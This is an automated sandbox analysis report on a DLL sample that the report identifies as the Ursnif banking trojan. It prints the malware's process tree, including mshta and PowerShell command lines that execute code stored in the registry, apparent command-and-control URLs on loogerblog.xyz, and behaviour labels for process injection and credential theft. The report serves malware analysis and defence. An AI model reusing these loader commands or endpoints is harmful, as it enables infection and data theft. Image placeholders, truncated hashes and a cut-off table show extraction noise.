ID: 330591
Sample Name: 5fd885c499439tar.dll
Cookbook: default.jbs
Time: 11:08:17
Date: 15/12/2020
Version: 31.0.0 Red Diamond

Table of Contents


Analysis Report 5fd885c499439tar.dll

Overview


General Information

Sample Name:	5fd885c499439tar.dll
Analysis ID:	330591
MD5:	dde0277221caba..
SHA1:	a7d375672ae47f0.
SHA256:	0fb4779661fe23f...
Tags:	dll gozi isfb ursnif

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Multi AV Scanner detection for subm...
- Sigma detected: Dot net compiler co...
- Yara detected Ursnif
- Allocates memory in foreign process...
- Changes memory attributes in foreig...
- Compiles code for process injection ...
- Creates a COM Internet Explorer ob...
- Creates a thread in another existing ...
- Disables SPDY (HTTP compression...
- Found Tor onion address
- Hooks registry keys query functions...
- Injects code into the Windows Explo...

Classification



Startup

- **System is w10x64**
- loaddll32.exe (PID: 5880 cmdline: loaddll32.exe 'C:\Users\user\Desktop\5fd885c499439tar.dll' MD5: 2D39D4DFDE8F7151723794029AB8A034)
  - regsvr32.exe (PID: 4540 cmdline: regsvr32.exe /s C:\Users\user\Desktop\5fd885c499439tar.dll MD5: 426E7499F6A7346F0410DEAD0805586B)
    - control.exe (PID: 5548 cmdline: C:\Windows\system32\control.exe -h MD5: 625DAC87CB5D7D44C5CA1DA57898065F)
      - rundll32.exe (PID: 4724 cmdline: 'C:\Windows\system32\rundll32.exe' Shell32.dll,Control_RunDLL -h MD5: 73C519F050C20580F8A62C849D49215A)
    - WerFault.exe (PID: 340 cmdline: C:\Windows\SysWOW64\WerFault.exe -u -p 4540 -s 948 MD5: 9E2B8ACAD48ECCA55C0230D63623661B)
  - cmd.exe (PID: 4532 cmdline: C:\Windows\system32\cmd.exe /c 'C:\Program Files\Internet Explorer\iexplore.exe' MD5: F3BDBE3BB6F734E357235F4D5898582D)
    - iexplore.exe (PID: 5720 cmdline: C:\Program Files\Internet Explorer\iexplore.exe MD5: 6465CB92B25A7BC1DF8E01D8AC5E7596)
      - iexplore.exe (PID: 6492 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:5720 CREDAT:17410 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
      - iexplore.exe (PID: 6844 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:5720 CREDAT:82952 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
      - iexplore.exe (PID: 4696 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:5720 CREDAT:82966 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
      - iexplore.exe (PID: 6716 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:5720 CREDAT:17432 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
      - iexplore.exe (PID: 5952 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:5720 CREDAT:17436 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
- mshta.exe (PID: 2436 cmdline: 'C:\Windows\System32\mshta.exe' 'about:<hta:application><script>resizeTo(1,1);eval(new ActiveXObject('WScript.Shell').regread('HKCU\\\\Software\\AppDataLow\\Software\\Microsoft\\54E80703-A337-A6B8-CDC8-873A517CAB0E\\\Audiinrt'));if(!window.flag)close()</script>' MD5: 197FC97C6A843BEBB445C1D9C58DCBDB)
  - powershell.exe (PID: 6712 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' iex ([System.Text.Encoding]::ASCII.GetString((gp 'HKCU:Software\AppDataLow\Software\Microsoft\54E80703-A337-A6B8-CDC8-873A517CAB0E').Barclers)) MD5: 95000560239032BC68B4C2FDFCDEF913)
    - conhost.exe (PID: 6716 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - csc.exe (PID: 1360 cmdline: 'C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe' /noconfig /fullpaths @'C:\Users\user\AppData\Local\Temp\40soah3l\40soah3l.cmdline' MD5: B46100977911A0C9FB1C3E5F16A5017D)
      - cvtres.exe (PID: 6804 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 '/OUT:C:\Users\user\AppData\Local\Temp\RES3A14.tmp' 'c:\Users\user\AppData\Local\Temp\40soah3l\CSC95BB5FC1CC074173A3B7FF0DF3A65D4.TMP' MD5: 33BB8BE0B4F547324D93D5D2725CAC3D)
    - csc.exe (PID: 6172 cmdline: 'C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe' /noconfig /fullpaths @'C:\Users\user\AppData\Local\Temp\kpzypqek\kpzypqek.cmdline' MD5: B46100977911A0C9FB1C3E5F16A5017D)
      - cvtres.exe (PID: 5288 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 '/OUT:C:\Users\user\AppData\Local\Temp\RES4B0B.tmp' 'c:\Users\user\AppData\Local\Temp\kpzypqek\CSCCCB2EFB1A41F4F449A32549AFB48267C.TMP' MD5: 33BB8BE0B4F547324D93D5D2725CAC3D)
    - explorer.exe (PID: 3440 cmdline: MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - RuntimeBroker.exe (PID: 3092 cmdline: MD5: C7E36B4A5D9E6AC600DD7A0E0D52DAC5)
      - cmd.exe (PID: 5760 cmdline: cmd /C 'nslookup myip.opendns.com resolver1.opendns.com > C:\Users\user\AppData\Local\Temp\E443.bi1' MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
      - RuntimeBroker.exe (PID: 4252 cmdline: MD5: C7E36B4A5D9E6AC600DD7A0E0D52DAC5)
- **cleanup**

Malware Configuration

Threatname: Ursnif


```
{
  "server": "12",
  "whoami": "user@424505hh",
  "dns": "424505",
  "version": "250167",
  "uptime": "185",
  "crc": "2",
  "id": "4343",
  "user": "ef15d01308f8d2d8cdc8873a31eb82f6",
  "soft": "3"
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000001.00000002.532393287.0000000003130000.00000040.00000001.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000017.00000003.465679265.0000028A7BBE0000.00000004.00000001.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000001.00000003.346665065.0000000005928000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000001.00000003.346762135.0000000005928000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
0000001E.00000003.485625992.00000000027C0000.00000004.00000001.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	

Click to see the 21 entries

Sigma Overview

System Summary:


Sigma detected: Dot net compiler compiles file from suspicious location

Sigma detected: MSHTA Spawning Windows Shell

Sigma detected: Suspicious Csc.exe Source File Folder

Sigma detected: Suspicious Rundll32 Activity

Signature Overview



- AV Detection
- Spreading
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

- Found malware configuration
- Multi AV Scanner detection for submitted file
- Machine Learning detection for sample

Networking:

- Creates a COM Internet Explorer object
- Found Tor onion address

Key, Mouse, Clipboard, Microphone and Screen Capturing:

- Yara detected Ursnif

E-Banking Fraud:

- Yara detected Ursnif
- Disables SPDY (HTTP compression, likely to perform web injects)

System Summary:

- PE file has a writeable .text section
- Writes or reads registry keys via WMI
- Writes registry values via WMI

Data Obfuscation:

- Suspicious powershell command line found

Hooking and other Techniques for Hiding and Protection:

- Yara detected Ursnif
- Hooks registry keys query functions (used to hide registry keys)
- Modifies the export address table of user mode modules (user mode EAT hooks)
- Modifies the import address table of user mode modules (user mode IAT hooks)
- Modifies the prolog of user mode functions (user mode inline hooks)

HIPS / PFW / Operating System Protection Evasion:

- Allocates memory in foreign processes
- Changes memory attributes in foreign processes to executable or writable
- Compiles code for process injection (via .Net compiler)
- Creates a thread in another existing process (thread injection)
- Injects code into the Windows Explorer (explorer.exe)
- Maps a DLL or memory area into another process
- Modifies the context of a thread in another process (thread injection)
- Writes to foreign memory regions

Stealing of Sensitive Information:

Yara detected Ursnif

Tries to harvest and steal browser information (history, passwords, etc)

Tries to steal Mail credentials (via file access)


Remote Access Functionality:

Yara detected Ursnif

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Co ar
Valid Accounts	Windows Management Instrumentation 2	DLL Side-Loading 1	DLL Side-Loading 1	Obfuscated Files or Information 1	OS Credential Dumping 1	System Time Discovery 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	In Tr
Default Accounts	Command and Scripting Interpreter 1	Boot or Logon Initialization Scripts	Process Injection 8 1 2	DLL Side-Loading 1	Credential API Hooking 3	Peripheral Device Discovery 1	Remote Desktop Protocol	Data from Local System 1	Exfiltration Over Bluetooth	En Cl
Domain Accounts	PowerShell 1	Logon Script (Windows)	Logon Script (Windows)	Rootkit 4	Input Capture 1	Account Discovery 1	SMB/Windows Admin Shares	Email Collection 1 1	Automated Exfiltration	No Ap La Pr
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Masquerading 1	NTDS	File and Directory Discovery 3	Distributed Component Object Model	Credential API Hooking 3	Scheduled Transfer	Ap La Pr
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Virtualization/Sandbox Evasion 4	LSA Secrets	System Information Discovery 2 6	SSH	Input Capture 1	Data Transfer Size Limits	Pr
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Process Injection 8 1 2	Cached Domain Credentials	Query Registry 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	M Co
External Remote Services	Scheduled Task	Startup Items	Startup Items	Regsvr32 1	DCSync	Security Software Discovery 2 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Co Us
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Rundll32 1	Proc Filesystem	Virtualization/Sandbox Evasion 4	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Ap La
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Masquerading	/etc/passwd and /etc/shadow	Process Discovery 3	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	W
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Invalid Code Signature	Network Sniffing	Application Window Discovery 1	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	Fi Pr
Compromise Software Dependencies and Development Tools	Windows Command Shell	Cron	Cron	Right-to-Left Override	Input Capture	System Owner/User Discovery 1	Replication Through Removable Media	Remote Data Staging	Exfiltration Over Physical Medium	M
Compromise Software Supply Chain	Unix Shell	Launchd	Launchd	Rename System Utilities	Keylogging	Remote System Discovery 1	Component Object Model and Distributed COM	Screen Capture	Exfiltration over USB	Dl


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
5fd885c499439tar.dll	19%	Virustotal		Browse
5fd885c499439tar.dll	17%	ReversingLabs	Win32.Trojan.Wacatac	
5fd885c499439tar.dll	100%	Joe Sandbox ML		

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
1.2.regsvr32.exe.4fa0000.2.unpack	100%	Avira	HEUR/AGEN.1108168		Download File

Domains

Source	Detection	Scanner	Label	Link
tls13.taboola.map.fastly.net	0%	Virustotal		Browse
1.0.0.127.in-addr.arpa	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://www.mercadolivre.com.br/	0%	URL Reputation	safe	
http://www.mercadolivre.com.br/	0%	URL Reputation	safe	
http://www.mercadolivre.com.br/	0%	URL Reputation	safe	
http://www.merlin.com.pl/favicon.ico	0%	URL Reputation	safe	
http://www.merlin.com.pl/favicon.ico	0%	URL Reputation	safe	
http://www.merlin.com.pl/favicon.ico	0%	URL Reputation	safe	
http://www.dailymail.co.uk/	0%	URL Reputation	safe	
http://www.dailymail.co.uk/	0%	URL Reputation	safe	
http://www.dailymail.co.uk/	0%	URL Reputation	safe	
http://constitution.org/usdeclar.txtC:	0%	Avira URL Cloud	safe	
http://https://file://USER.ID%lu.exe/upd	0%	Avira URL Cloud	safe	
http://https://deff.nelreports.net/api/report?cat=msn	0%	Avira URL Cloud	safe	
http://image.excite.co.jp/jp/favicon/lep.ico	0%	URL Reputation	safe	
http://image.excite.co.jp/jp/favicon/lep.ico	0%	URL Reputation	safe	
http://image.excite.co.jp/jp/favicon/lep.ico	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://loogerblog.xyz/images/heS41tWM4/dTuObjanXSKYXyb0FkTo/Sul08DWWYjtvEXiZbeu/IttDYgTEILEomnfMBe_2F9/LlGO2SSA0NV0T/hSQO_2BH/cC6AH5VKEVWx8JPacUwAYFJ/hgtk8WIB3K/d_2BdLS2yTOt6Dg4V/0VLl0wtt1zqh/gtyvfsYSOv2/OI80MTVkGXkXTK/hTK1aCHhr3hGK_2B_2Bhy/9cV8P8A2W8lNQ3ZP/mR3nBi4b/B.avi	0%	Avira URL Cloud	safe	
http://%s.com	0%	URL Reputation	safe	
http://%s.com	0%	URL Reputation	safe	
http://%s.com	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://busca.igbusca.com.br//app/static/images/favicon.ico	0%	URL Reputation	safe	
http://busca.igbusca.com.br//app/static/images/favicon.ico	0%	URL Reputation	safe	
http://busca.igbusca.com.br//app/static/images/favicon.ico	0%	URL Reputation	safe	
http://loogerblog.xyz/images/heS41tWM4/dTuObjanXSKYXyb0FkTo/Sul08DWWYjtvEXiZbeu/IttDYgTEILEomnf	0%	Avira URL Cloud	safe	
http://www.etmall.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.etmall.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.etmall.com.tw/favicon.ico	0%	URL Reputation	safe	
http://it.search.dada.net/favicon.ico	0%	URL Reputation	safe	
http://it.search.dada.net/favicon.ico	0%	URL Reputation	safe	
http://it.search.dada.net/favicon.ico	0%	URL Reputation	safe	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://search.hanafos.com/favicon.ico	0%	URL Reputation	safe	
http://search.hanafos.com/favicon.ico	0%	URL Reputation	safe	
http://search.hanafos.com/favicon.ico	0%	URL Reputation	safe	
http://cgi.search.biglobe.ne.jp/favicon.ico	0%	Avira URL Cloud	safe	
http://www.abril.com.br/favicon.ico	0%	URL Reputation	safe	
http://www.abril.com.br/favicon.ico	0%	URL Reputation	safe	
http://www.abril.com.br/favicon.ico	0%	URL Reputation	safe	
http://https://contoso.com/Icon	0%	URL Reputation	safe	
http://https://contoso.com/Icon	0%	URL Reputation	safe	
http://https://contoso.com/Icon	0%	URL Reputation	safe	
http://search.msn.co.jp/results.aspx?q=	0%	URL Reputation	safe	
http://search.msn.co.jp/results.aspx?q=	0%	URL Reputation	safe	
http://search.msn.co.jp/results.aspx?q=	0%	URL Reputation	safe	
http://buscar.ozu.es/	0%	Avira URL Cloud	safe	
http://busca.igbusca.com.br/	0%	URL Reputation	safe	
http://busca.igbusca.com.br/	0%	URL Reputation	safe	
http://busca.igbusca.com.br/	0%	URL Reputation	safe	
http://loogerblog.xyz/images/NIcuL5NVjxwM/2GiryhKI5_2/FNJaA9fYIAvcIp/w_2B_2BISN4Xz1NACkLBL/pkU7CWqAnACS3mfT/L8UY8eM5OH2UEUf/YkINfq3G1re2fm3O_2/Bm50wSCja/z2jV3OYUZHUlZjtC6nrq/EjBj_2BKXD5RuU2KuhV/Cl0uV3h6LO61AkcuYZlVPE/IwiDB_2Fh5ocS/vj9JcGyf/6k71ht.avi	0%	Avira URL Cloud	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://search.auction.co.kr/	0%	URL Reputation	safe	
http://search.auction.co.kr/	0%	URL Reputation	safe	
http://search.auction.co.kr/	0%	URL Reputation	safe	
http://busca.buscape.com.br/favicon.ico	0%	URL Reputation	safe	
http://busca.buscape.com.br/favicon.ico	0%	URL Reputation	safe	
http://busca.buscape.com.br/favicon.ico	0%	URL Reputation	safe	
http://www.pchome.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.pchome.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.pchome.com.tw/favicon.ico	0%	URL Reputation	safe	
http://browse.guardian.co.uk/favicon.ico	0%	URL Reputation	safe	
http://browse.guardian.co.uk/favicon.ico	0%	URL Reputation	safe	
http://browse.guardian.co.uk/favicon.ico	0%	URL Reputation	safe	
http://google.pchome.com.tw/	0%	URL Reputation	safe	
http://google.pchome.com.tw/	0%	URL Reputation	safe	
http://google.pchome.com.tw/	0%	URL Reputation	safe	
http://www.ozu.es/favicon.ico	0%	Avira URL Cloud	safe	
http://search.yahoo.co.jp/favicon.ico	0%	URL Reputation	safe	
http://search.yahoo.co.jp/favicon.ico	0%	URL Reputation	safe	
http://search.yahoo.co.jp/favicon.ico	0%	URL Reputation	safe	
http://www.gmarket.co.kr/	0%	URL Reputation	safe	
http://www.gmarket.co.kr/	0%	URL Reputation	safe	
http://www.gmarket.co.kr/	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://searchresults.news.com.au/	0%	URL Reputation	safe	
http://searchresults.news.com.au/	0%	URL Reputation	safe	
http://searchresults.news.com.au/	0%	URL Reputation	safe	
http://www.asharqalawsat.com/	0%	URL Reputation	safe	
http://www.asharqalawsat.com/	0%	URL Reputation	safe	
http://www.asharqalawsat.com/	0%	URL Reputation	safe	
http://search.yahoo.co.jp	0%	URL Reputation	safe	
http://search.yahoo.co.jp	0%	URL Reputation	safe	
http://search.yahoo.co.jp	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
